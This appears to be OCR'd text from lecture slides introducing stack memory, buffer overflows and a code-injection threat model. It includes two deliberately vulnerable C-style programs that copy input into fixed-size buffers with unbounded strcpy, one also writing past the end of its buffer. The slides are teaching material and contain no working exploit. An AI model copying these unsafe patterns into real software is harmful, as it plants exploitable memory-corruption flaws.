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

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

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

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

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

Review

1. Running programs exist in memory (RAM)
2. Code is in process memory
   - CPU keeps track of current instruction in the IP register
3. Data memory is structured as a stack of frames
   - Each function invocation adds a frame to the stack
   - Each frame contains
     - Local variables that are in scope
     - Saved IP to return to

Fun Fact

What is a stack overflow?

Fun Fact

What is a stack overflow?

Memory is finite

- If recursion goes too deep, memory is exhausted
- Program crashes
- Called a stack overflow

Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

Memory Corruption

Programs often contain bugs that corrupt stack memory

Usually, this just causes a program crash

- The infamous “segmentation” or “page” fault

To an attacker, every bug is an opportunity

- Try to modify program data in very specific ways

Vulnerability stems from several factors

- Low-level languages are not memory-safe
- Control information is stored inline with user data on the stack

Threat Model

Attacker’s goal:

- Inject malicious code into a program and execute it
- Gain all privileges and capabilities of the target program (e.g. setuid)

System’s goal: prevent code injection

- Integrity – program should execute faithfully, as programmer intended
- Crashes should be handled gracefully

Attacker’s capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

Threat Model Assumptions

Compiler is not hardened

- No stack canaries
- No control flow integrity (CFI) checks

Operating system is not hardened

- No memory randomization (ASLR)

```
void dowork(char *str) {
        char buf[60];
        strcpy(buf,str);
        buf[60] = 0;
        printf("%s\n",buf);
}

void main(int argc, char* argv[]) {
        if (argc!=2) {
                printf("Need an arg");
                exit(1);
        }

        dowork(argv[1]);
}
```

Goal is to attack
a program like this one.
(2 common errors)

A Vulnerable Program

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
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8: }
```

Copy the given string s into the new buffer

Print the buffer to the console

A Vulnerable Program

```
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     // only holds 32 characters, max
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4: void main(integer argc, strings argv)
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```

```
$ ./print Hello World
World
Hello
$ ./print arg1 arg2 arg3
arg3
arg2
arg1
```

A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
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
IP



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

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

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

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

